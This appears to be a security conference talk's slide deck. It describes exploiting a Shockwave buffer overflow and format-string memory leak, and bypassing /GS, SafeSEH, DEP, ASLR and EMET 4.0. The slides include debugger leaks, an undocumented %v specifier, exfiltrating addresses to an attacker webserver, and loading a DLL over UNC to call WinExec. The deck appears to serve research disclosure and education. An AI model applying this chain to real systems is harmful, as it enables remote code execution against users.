
Matt said it best

(in the esteemed Uninformed Journal)

“

*"At a high-level, this routine will take an XOR'd combination of the **current system time, process identifier, thread identifier, tick count, and performance counter.***

The end result of XOR'ing these values together is what ends up being the image file's security cookie."



Bypassing /GS

Techniques to bypass stack cookies are *old news*

Basically:

1. Corrupt enough stack data to overwrite a **saved exception handler**
2. When the /GS check fails, the exception is dispatched by **ntdll!KiUserExceptionDispatcher**


(or corrupt local variables to some effect—but that's out of the scope of this talk)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records

NOPE, thanks to these guys:


SafeSEH



Phil Lucido
Independent Computer Software Professional
Greater Seattle Area | Computer Software

Previous Microsoft

Bryan Tuttle



Patent US7480919 - Safe exception handling

www.google.com/patents/US7480919

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Patents

Find prior art Discuss this patent View PDF Download PDF

Safe exceptions
US 7480919 B2

ABSTRACT

Safe exceptions detect and intervene in a malicious attack against an application or system component, even in the presence of a coding flaw such as a buffer overrun. A list of all the exception handlers in an image (e.g., a DLL or EXE) is desirably created. When loading the image into a process, the operating system loader finds and stores a reference to this list. When a subsequent attack targets exception handling by creating an attacker provided exception handler, the new attacker provided exception handler is compared to a list of the real exception handlers. The list of real exception handlers is stored in memory, and desirably cannot be modified. In particular, when an exception occurs, the operating system finds the proper exception handler from information on the stack (this may be under attack, so the information is not trusted) and compares it to the previously created read-only reference list. If the exception handler that has occurred is found on the reference list, the exception handler is allowed to execute. Otherwise, the operating system assumes the application is under attack and terminates the process' execution.

Publication number US7480919 B2
Publication type Grant
Application number 10/602,952
Publication date Jan 20, 2009
Filing date Jun 24, 2003
Priority date Jun 24, 2003
Also published as US20040268365
Inventors Brandon R. Bray, Louis Lafreniere, Philip M. Lucido, Richard M. Shupak, Daniel R. Spalding, Bryan W. Tuttle, Less «
Original Assignee Microsoft Corporation
Patent Citations (11), **Non-Patent Citations** (9), **Classifications** (11)
External Links: USPTO, USPTO Assignment, Espacenet

Looks like an alignment problem

SafeSEH

Linker option (/SAFESEH) will produce a **table** of the **allowed** exception handlers for an image

Techniques to bypass SafeSEH are also ***old news***

Basically:

1. Point corrupted handler into an image that **wasn't compiled with /SAFESEH**, or
2. Point corrupted handler to somewhere other than an **image** or the **stack**, or
3. Point corrupted handler to a **legit** exception handler that enables you to leverage some of its behavior (rare)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH

NOPE, thanks to this guy:

NX/W^X/DEP



So, there's this Hungarian guy **pipacs**—you may have heard of him.

NX/W^X/DEP

Techniques to bypass NX/W^X/DEP are also *old news*

Basically:

1. Code re-use (think **ROP**)

solar designer →



Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP


For Windows XP SP3: That'll do.

Good Guy Adobe Developer



The day after I
finished that
exploit, Adobe
released
11.6.8.638

Windows XP is *weak*
Time to *Level Up*



Windows 7 x64

Now we have to worry about:

Address **S**pace **L**ayout **R**andomization



Windows 7

Remember that Hungarian?



pipacs—first guy to coin the term ASLR

PaX++

VULNERABILITY #2

Stack-based Memory Disclosure

Naming some 3D objects with format specifiers and printing them out yields:

```
model ("d03e682631e7c647ae08432631e18680fb8a9d03e6830680276b012d450d03e686  
9080b8e56b7420100c17eb9069056cd56908db3811038")
```

OR, if you're not into that whole brevity thing:

```
model ("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0  
12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038")
```

```
model ("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42  
680276b0 12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5  
6908db38 1 1038")
```

```
0:008> !address 0xd03e68  
00c60000 : 00c60000 - 00101000  
    Type      00020000 MEM_PRIVATE  
    Protect    00000004 PAGE_READWRITE  
    State     00001000 MEM_COMMIT  
    Usage     RegionUsageHeap  
    Handle    00150000  
  
0:008> !heap -p -a 0xd03e68  
address 00d03e68 found in  
_HEAP @ 150000  
  HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state  
 00c60018 20000 0000 [0b]    00c60020   100000 - (busy VirtualAlloc)  
? <Unloaded_amd.dll>+fffff7  
  
0:008> !address 6317e44  
06010000 : 06314000 - 0005b000  
    Type      00020000 MEM_PRIVATE  
    Protect    00000004 PAGE_READWRITE  
    State     00001000 MEM_COMMIT  
    Usage     RegionUsageHeap  
    Handle    00150000  
  
0:008> !address 12d450  
00030000 : 0011e000 - 00012000  
    Type      00020000 MEM_PRIVATE  
    Protect    00000004 PAGE_READWRITE  
    State     00001000 MEM_COMMIT  
    Usage     RegionUsageStack  
    Pid.Tid  d1c.89c  
  
0:008> !address 69080b00  
69000000 : 69001000 - 0008c000  
    Type      01000000 MEM_IMAGE  
    Protect    00000020 PAGE_EXECUTE_READ  
    State     00001000 MEM_COMMIT  
    Usage     RegionUsageImage  
   FullPath <snip>IML32.dll
```

We can “leak”
addresses from:

- The **heap**
- The **stack**
- **IML32.dll** module

Reversing FTW

```
.text:68039FF2    case __v:  
.text:68039FF2  
.text:68039FF2        add    edi, 4  
.text:68039FF5        mov    [ebp+var_814], edi  
.text:68039FFB        mov    edi, [edi]  
.text:68039FFD        lea    esi, [ebp+var_810]  
.text:6803A003        mov    byte ptr [ebp+var_404], 0  
.text:6803A00A        call   sub_68039CA0  
.text:6803A00F        test   eax, eax  
.text:6803A011        jz    loc_6803A0EA  
.text:6803A017        mov    eax, [ebp+arg_8]  
.text:6803A01A        mov    ecx, [ebp+var_824]  
.text:6803A020        mov    edx, [ebp+var_828]  
.text:6803A026        push   eax  
.text:6803A027        push   ecx  
.text:6803A028        push   edi  
.text:6803A029        push   edx  
.text:6803A02A        call   sub_68030DB0 ; replaces %v with  
                           <%d %p> and re-  
                           enters this func
```

I spent some time reversing
why this behavior occurs

In the process I found an
undocumented format
specifier, **%v**

It allowed me to disclose the address of the
“Shockwave 3D Asset.x32”
module, too

The Question Is....

How do we **use** the memory
disclosure?



Fresh
material

← ESP at time of memory disclosure

} deterministic # of stack frames
(and size)

← ESP at time of buffer overflow

ROP

PREDICTABLE

ROP

*ptr

ROP

ROP

"derp.dll"

ROP

← this is possible due to memory disclosure

push offset "foo.dll"
call LoadLibraryA

From the Lingo docs

gotoNetPage

Usage

```
gotoNetPage "URL", {"targetName"}
```

Description

Command; opens a movie with Shockwave content or another MIME file in the browser.

Only URLs are supported as valid parameters. Relative URLs work if the movie is on an HTTP or FTP server. In the authoring environment, the gotoNetPage command launches the preferred browser if it is enabled. In projectors, this command tries to launch the preferred browser set with the Network Preferences dialog box or browserName command. If neither has been used to set the preferred browser, the goToNetPage command attempts to find a browser on the computer.

Parameters

URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.

targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.

- If *targetName* is a window or frame in the browser, gotoNetPage replaces the contents of that window or frame.
- If *targetName* isn't a frame or window that is currently open, goToNetPage opens a new window. Using the string "*_new*" always opens a new window.
- If *targetName* is omitted, gotoNetPage replaces the current page, wherever it is located.

From the Lingo docs

gotoNetPage

Usage

```
gotoNetPage "URL", {"targetName"}
```

Description

Command; opens a movie with Shockwave content or MIME file to play. In a Director movie, the command can be used in the browser or in a frame. Relative URLs work if the projectors that contain the command have the preferred browser set in the Network Preferences dialog box or browser. If neither is set, the command uses the preferred browser. In the browser, the gotoNetPage command looks for a browser on the computer.

This API lets us transfer addresses (via javascript:) back to our webserver and customize the payload we want to deliver

Parameters

URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.

targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.

- If *targetName* is a window or frame in the browser, gotoNetPage replaces the contents of that window or frame.
- If *targetName* isn't a frame or window that is currently open, goToNetPage opens a new window. Using the string "*_new*" always opens a new window.
- If *targetName* is omitted, gotoNetPage replaces the current page, wherever it is located.

environmentPropList


#platform	String containing "Mac,PowerPC", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
#runMode	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
#colorDepth	Integer representing the bit depth of the monitor the Stage appears on. Possible values are 1, 2, 4, 8, 16, or 32.
#internetConnected	Symbol indicating whether the computer the movie is playing on has an active Internet connection. Possible values are #online and #offline.
#uiLanguage	String indicating the language the player is using to display its user interface.
#osLanguage	String indicating the native language of the computer's operating system.
#osVersion	<p>The value of #osVersion is a string.</p> <p>On Windows, The #osVersion property is populated with information obtained with the <code>GetVersionEx()</code> system call. The values in the string are from the OSVERSIONINFO structure:</p> <p>"Windows CE" or "Windows NT" or "Windows 2000" or Windows XP" or "Windows 95" or "Windows 98" or "Windows ME"</p> <p><code>dwMajorVersion</code> <code>dwMinorVersion</code> <code>dwOSVersionInfoSize</code> <code>dwPlatformId</code> <code>szCSDVersion</code></p> <p>On Mac, the values in the string are from the <code>Gestalt(gestaltSystemVersion)</code> call:</p> <p>"Mac OS" major version minor version sub-version</p>
#productBuildVersion	String indicating the internal build number of the playback application.

environmentPropList

#platform	String containing "Mac,PowerPC", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
#runMode	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
#colorDepth	Integer representing the bits per pixel the movie has to appear on. Possible values are 1, 4, 8, 15, 16, 24, and 32.
#isConnected	Symbol indicating whether the computer the movie is running on is connected to an active Internet connection. Possible values are \$online and \$offline.
#language	String indicating the language the player is using. It is also part of the interface.
#osLanguage	String indicating the native language of the computer's operating system.
#osVersion	The value of #osVersion is determined by the operating system. On Windows, the #osVersion property is populated with information obtained with the GetVersionEx() system call. The values in the string are from the OSVERSIONINFO structure: "Windows CE" or "Windows NT" or "Windows 2000" or Windows XP or "Windows Vista" "Windows 98" or "Windows ME"
#macOSVersion	Major version Minor Version dwOSVersionBuild dwPlatformId szCSDVersion On Mac, the values in the string are from the Gestalt(gestaltSystemVersion) call: "Mac OS" major version minor version sub-version
#productBuildVersion	String indicating the internal build number of the playback application.

This Property lets us craft different payloads depending on the client's Shockwave major and minor versions, build number, platform, operating system, etc.

Combine that with User Agent detection for more reliability



Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to LoadLibrary over UNC

SURE, if you ignore EMET:

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + `LoadLibraryA` over UNC
- Call `WinExec` in the DLL
- Win

DEMO

The Enhanced Mitigation Experience Toolkit (EMET) 4.0



Fermin Serna



Elias Bachaalany

**Disallowing
loading a
library
over a UNC
path.**

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Guess what EMET doesn't
restrict over UNC paths?

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Guess what EMET doesn't
restrict over UNC paths?

MoveFileA.*

*this is just one of many similar examples

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + **MoveFileA** over UNC
- Bypass EMET's UNC check
- **LoadLibraryA** the local DLL
- Win

DEMO

Sooooo, we're good here?


- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to MoveFileA over UNC +
Bypass EMET 4.0 UNC shiz

SURE, if you ignore Windows 8
and SEHOP:

Matt Miller

{skape}

The idea for **SEHOP**
originated in skape's
Uninformed v5
(2006) article:
*"preventing the
exploitation of seh
overwrites"*




Matt Miller

{skape}


“

Consider for the moment a solution that, during thread startup, places a custom exception registration record as the very last exception registration record in the chain. This exception registration record will be symbolically referred to as the validation frame henceforth.

